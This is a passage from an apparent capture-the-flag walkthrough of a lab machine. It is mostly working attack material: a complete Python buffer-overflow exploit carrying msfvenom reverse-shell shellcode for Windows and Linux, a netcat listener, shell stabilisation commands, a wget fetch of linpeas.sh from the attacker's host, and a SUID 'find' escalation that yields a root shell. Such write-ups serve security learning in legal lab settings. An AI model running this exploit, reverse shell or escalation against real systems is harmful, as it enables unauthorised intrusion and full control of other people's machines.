"\xf8\x0e\x88\x9a\x7b\xba\x71\x59\x63\xcf\x74\x25\x23\x3c\x05"
"\x36\xc6\x42\xba\x37\xc3";
```

Figure 39 - Shellcode Generation

We will use this shell code to achieve a reverse TCP connection (reverse shell) from the remote host. The script we will use to accomplish this can be seen in the screenshot below.

```python
exploit.py
#!/usr/bin/python
import sys,socket
from termcolor import colored

cmd = "HELP" # Change this as needed
ip = "192.168.110.129" # Change this as needed
port = 31337 # Change this as needed
offset = 142 # Change this as needed
return_addr = "\xc3\x14\x04\x08" # Change this as needed
nop = "\x90" * 20
# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.110.130 LPORT=2222 EXITFUNC=thread -f c -a x86 -b "\x00\x0a"
shell_code = (
"\xda\xda\xba\x0e\x6e\x46\xe0\xd9\x74\x24\xf4\x58\x33\xc9\xb1"
"\x52\x83\xe8\xfc\x31\x50\x13\x03\x5e\x7d\xa4\x15\xa2\x69\xaa"
"\xd6\x5a\x6a\xcb\x5f\xbf\x5b\xcb\x04\xb4\xcc\xfb\x4f\x98\xe0"
"\x70\x1d\x08\x72\xf4\x8a\x3f\x33\xb3\xec\x0e\xc4\xe8\xcd\x11"
"\x46\xf3\x01\xf1\x77\x3c\x54\xf0\xb0\x21\x95\xa0\x69\x2d\x08"
"\x54\x1d\x7b\x91\xdf\x6d\x6d\x91\x3c\x25\x8c\xb0\x93\x3d\xd7"
"\x12\x12\x91\x63\x1b\x0c\xf6\x4e\xd5\xa7\xcc\x25\xe4\x61\x1d"
"\xc5\x4b\x4c\x91\x34\x95\x89\x16\xa7\xe0\xe3\x64\x5a\xf3\x30"
"\x16\x80\x76\xa2\xb0\x43\x20\x0e\x40\x87\xb7\xc5\x4e\x6c\xb3"
"\x81\x52\x73\x10\xba\x6f\xf8\x97\x6c\xe6\xba\xb3\xa8\xa2\x19"
"\xdd\xe9\x0e\xcf\xe2\xe9\xf0\xb0\x46\x62\x1c\xa4\xfa\x29\x49"
"\x09\x37\xd1\x89\x05\x40\xa2\xbb\x8a\xfa\x2c\xf0\x43\x25\xab"
"\xf7\x79\x91\x23\x06\x82\xe2\x6a\xcd\xd6\xb2\x04\xe4\x56\x59"
"\xd4\x09\x83\xce\x84\xa5\x7c\xaf\x74\x06\x2d\x47\x9e\x89\x12"
"\x77\xa1\x43\x3b\x12\x58\x04\x84\x4b\x0c\x56\x6c\x8e\xd0\x5e"
"\xc3\x07\x36\x34\x0b\x4e\xe1\xa1\xb2\xcb\x79\x53\x3a\xc6\x04"
"\x53\xb0\xe5\xf9\x1a\x31\x83\xe9\xcb\xb1\xde\x53\x5d\xcd\xf4"
"\xfb\x01\x5c\x93\xfb\x4c\x7d\x0c\xac\x19\xb3\x45\x38\xb4\xea"
"\xff\x5e\x45\x6a\xc7\xda\x92\x4f\xc6\xe3\x57\xeb\xec\xf3\xa1"
"\xf4\xa8\xa7\x7d\xa3\x66\x11\x38\x1d\xc9\xcb\x92\xf2\x83\x9b"
"\x63\x39\x14\xdd\x6b\x14\xe2\x01\xdd\xc1\xb3\x3e\xd2\x85\x33"
"\x47\x0e\x36\xbb\x92\x8a\x56\x5e\x36\xe7\xfe\xc7\xd3\x4a\x63"
"\xf8\x0e\x88\x9a\x7b\xba\x71\x59\x63\xcf\x74\x25\x23\x3c\x05"
"\x36\xc6\x42\xba\x37\xc3"
)

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ip,port))
    s.send((cmd + "A" * offset + return_addr + nop + shell_code +'\n'))
    s.close()
    print(colored("[+] Payload sent!", "green"))
    print(colored("[*] Check your listener", "green"))
except:
    print(colored("[-] Could not connect...", "red"))
    sys.exit()
```

Figure 40 - exploit.py

Now that we have our proof-of-concept script all configured, its time to pop a shell! We will first set up a Netcat listener using the following command:

```
nc -nlvp 2222
```

We will then use the following command to execute the exploitation script:

```
python exploit.py
```

```
┌──(kali㉿kali)-[~/thm/boxes/beskarNights/bufferoverflow]
└─$ python exploit.py
[+] Payload sent!
[*] Check your listener
```

Figure 41 - Local Exploitation

As we expected, we received a reverse TCP connection from our local Windows system! This will allow us to remotely execute commands on the target.

```
┌──(kali㉿kali)-[~/thm/boxes/beskarNights/bufferoverflow]
└─$ nc -nlvp 2222
listening on [any] 2222 ...
connect to [192.168.110.130] from (UNKNOWN) [192.168.110.129] 49730
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>
```

Figure 42 - Shell Connection

To provide some further proof of concept, we will execute the following commands on our local Windows system through our reverse TCP connection:

whoami
ipconfig

```
C:\Users\IEUser\Desktop>whoami
whoami
msedgewin10\ieuser

C:\Users\IEUser\Desktop>ipconfig
ipconfig

Windows IP Configuration


Unknown adapter OpenVPN Wintun:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::9da:75dd:6105:7a81%6
   IPv4 Address. . . . . . . . . . . : 192.168.110.129
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.110.2

Unknown adapter OpenVPN TAP-Windows6:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

Figure 43 - Exploitation Proof

Now that we have proven that our proof-of-concept script works, we can make some changes that will allow us to establish a foothold on the target system.

Exploitation

There are a few things that we need to do before we can pop a shell on the target system. The first thing that is important to remember is that we are targeting a Linux system. Referring back to our Nmap scan, we can see that the service version for SSH belongs to Ubuntu Linux. Now, how is it possible for a Linux system to execute a Windows executable? Well, let's find out!

```
2222/tcp  open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 5b:2d:df:41:e8:cb:63:85:42:0a:fe:37:dd:c0:32:72 (RSA)
|   256 3b:2d:95:ec:e6:29:7e:09:f7:91:98:36:8e:96:4e:49 (ECDSA)
|_  256 fc:a2:7d:db:d5:30:ff:19:14:30:4b:b5:f5:ed:12:bd (ED25519)
```

Figure 44 – Version Enumeration

To get things started, we first need to generate shellcode using the appropriate payload for the type of system we are targeting. In this case, we will need to use a payload that targets 32-bit Linux systems. The command we will use to generate the shell code is as follows:

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.6.95.238 LPORT=2222 EXITFUNC=thread -f c -a x86 -b "\x00\x0a"
```

```
┌──(kali㉿kali)-[~/thm/boxes/beskarNights/bufferoverflow]
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.6.95.238 LPORT=2222 EXITFUNC=thread -f c -a x86 -b "\x00\x0a"
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of c file: 425 bytes
unsigned char buf[] =
"\xb8\x13\x5b\x1d\x27\xdd\xc1\xd9\x74\x24\xf4\x5a\x29\xc9\xb1"
"\x12\x83\xea\xfc\x31\x42\x0e\x03\x51\x55\xff\xd2\x64\xb2\x08"
"\xff\xd5\x07\xa4\x6a\xdb\x0e\xab\xdb\xbd\xdd\xac\x8f\x18\x6e"
"\x93\x62\x1a\xc7\x95\x85\x72\xd2\x63\x29\x6c\x8a\x69\xd5\x78"
"\xe5\xe7\x34\xc8\x9f\xa7\xe7\x7b\xd3\x4b\x81\x9a\xde\xcc\xc3"
"\x34\x8f\xe3\x90\xac\x27\xd3\x79\x4e\xd1\xa2\x65\xdc\x72\x3c"
"\x88\x50\x7f\xf3\xcb";
```

Figure 45 - Shellcode Generation

We will simply replace our shellcode in our exploitation script as well as change the target IP address. The changes that were made to the script can be seen in the screenshot below.

```
exploit.py
#!/usr/bin/python
import sys,socket
from termcolor import colored

cmd = "HELP" # Change this as needed
ip = "10.10.101.241" # Change this as needed
port = 31337 # Change this as needed
offset = 142 # Change this as needed
return_addr = "\xc3\x14\x04\x08" # Change this as needed
nop = "\x90" * 20
# msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.6.95.238 LPORT=2222 EXITFUNC=thread -f c -a x86 -b "\x00\x0a"
shell_code = (
"\xb8\x13\x5b\x1d\x27\xdd\xc1\xd9\x74\x24\xf4\x5a\x29\xc9\xb1"
"\x12\x83\xea\xfc\x31\x42\x0e\x03\x51\x55\xff\xd2\x64\xb2\x08"
"\xff\xd5\x07\xa4\x6a\xdb\x0e\xab\xdb\xbd\xdd\xac\x8f\x18\x6e"
"\x93\x62\x1a\xc7\x95\x85\x72\xd2\x63\x29\x6c\x8a\x69\xd5\x78"
"\xe5\xe7\x34\xc8\x9f\xa7\xe7\x7b\xd3\x4b\x81\x9a\xde\xcc\xc3"
"\x34\x8f\xe3\x90\xac\x27\xd3\x79\x4e\xd1\xa2\x65\xdc\x72\x3c"
"\x88\x50\x7f\xf3\xcb"
)

try:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ip,port))
    s.send((cmd + "A" * offset + return_addr + nop + shell_code +'\n'))
    s.close()
    print(colored("[+] Payload sent!", "green"))
    print(colored("[*] Check your listener", "green"))
except:
    print(colored("[-] Could not connect...", "red"))
    sys.exit()
```

Figure 46 - exploit.py

Now that the script has been modified, we can send our payload to the target system using the following command:

```
python exploit.py
```

```
┌──(kali㉿kali)-[~/thm/boxes/beskarNights/bufferoverflow]
└─$ python exploit.py
[+] Payload sent!
[*] Check your listener
```

Figure 47 – Exploitation

As expected, we received a reverse TCP connection from the target host!

```
┌──(kali㉿kali)-[~/thm/boxes/beskarNights/bufferoverflow]
└─$ nc -nlvp 2222
listening on [any] 2222 ...
connect to [10.6.95.238] from (UNKNOWN) [10.10.101.241] 40048
```

Figure 48 - Reverse Shell

Post-Exploitation

The first thing we will do to our newly established shell is make it a fully interactive TTY session. This will give us the look and feel of a normal terminal session. We will accomplish this by entering the series of following commands:

python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
^Z (CTRL-Z)
stty raw -echo; fg (ENTER x2)

```
┌──(kali㉿kali)-[~/thm/boxes/beskarNights/bufferoverflow]
└─$ nc -nlvp 2222
listening on [any] 2222 ...
connect to [10.6.95.238] from (UNKNOWN) [10.10.101.241] 40048
python3 -c 'import pty;pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

pancho@beskarnights:/home/pancho$ export TERM=xterm
export TERM=xterm
pancho@beskarnights:/home/pancho$ ^Z
zsh: suspended  nc -nlvp 2222

┌──(kali㉿kali)-[~/thm/boxes/beskarNights/bufferoverflow]
└─$ stty raw -echo;fg

[1]  + continued  nc -nlvp 2222

pancho@beskarnights:/home/pancho$ 
```

Figure 49 - TTY Upgrade

user.txt

Now that we have a low-level shell, we can grab the **user.txt** flag. For this challenge, the shell lands in the user's home directory. We will execute the following commands to get the flag:

cat user.txt

```
pancho@beskarnights:/home/pancho$ ls
runme.sh  snap  user.txt
pancho@beskarnights:/home/pancho$ cat user.txt
THM[redacted]
pancho@beskarnights:/home/pancho$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.10.101.241  netmask 255.255.0.0  broadcast 10.10.255.255
        inet6 fe80::65:8dff:fe4e:e93b  prefixlen 64  scopeid 0x20<link>
        ether 02:65:8d:4e:e9:3b  txqueuelen 1000  (Ethernet)
        RX packets 68071  bytes 3041118 (3.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 68194  bytes 4331131 (4.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 216  bytes 17368 (17.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 216  bytes 17368 (17.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 50 - user.txt

Privilege Escalation

The main goal of this challenge is to achieve a root shell and access the **root.txt** flag. To do this, we need to perform privilege escalation to escalate from our current low-level shell to root. We will use **linpeas.sh** to help speed up the process of discovering the privilege escalation vector. First, we need to upload **linpeas.sh** to the target system, make it executable, and then run it. We will accomplish this task using the following commands:

```
wget http://10.6.95.238/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```

Figure 51 - linpeas.sh

Linpeas.sh reports that the **find** binary has SUID privileges. This means that the **find** has the SUID or “sticky” bit set in its permissions. This allows a non-privileged user to execute this command as root! This is where we will try to leverage this configuration error to achieve privilege escalation.




Figure 52 - SUID Binary

The first place I always go when I encounter SUID privileges on a Linux system is [GTFOBins](). This repository has all kinds of privilege escalation vectors that can be found in Linux binaries. A quick search on [GTFOBins]() and we discover the SUID privilege escalation entry for **find.**




Figure 53 – GTFOBins

There is one minor modification that we will make to the command before executing it on the target. We will give the command the full path to the **find** binary (**/usr/bin/find**). The command we will use to escalate privileges is as follows:

```
/usr/bin/find . -exec /bin/sh -p \; -quit
```

A quick **whoami** returns root! This means that we were able to successfully escalate from our low-level user shell to a root-level shell! Now, let's grab that **root.txt** and wrap things up.

```
pancho@beskarnights:/home/pancho$ /usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
root
# 
```

Figure 54 - Privilege Escalation

root.txt

The final goal of many CTF challenges is to achieve a root shell and grab the **root.txt** flag. We will accomplish this by entering the following command:

```
cat /root/root.txt
```

```
# cat /root/root.txt
THM[redacted]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 10.10.101.241  netmask 255.255.0.0  broadcast 10.10.255.255
        inet6 fe80::65:8dff:fe4e:e93b  prefixlen 64  scopeid 0x20<link>
        ether 02:65:8d:4e:e9:3b  txqueuelen 1000  (Ethernet)
        RX packets 68955  bytes 3541192 (3.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 68883  bytes 4539522 (4.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 234  bytes 19110 (19.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 234  bytes 19110 (19.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 55 - root.txt

Last Page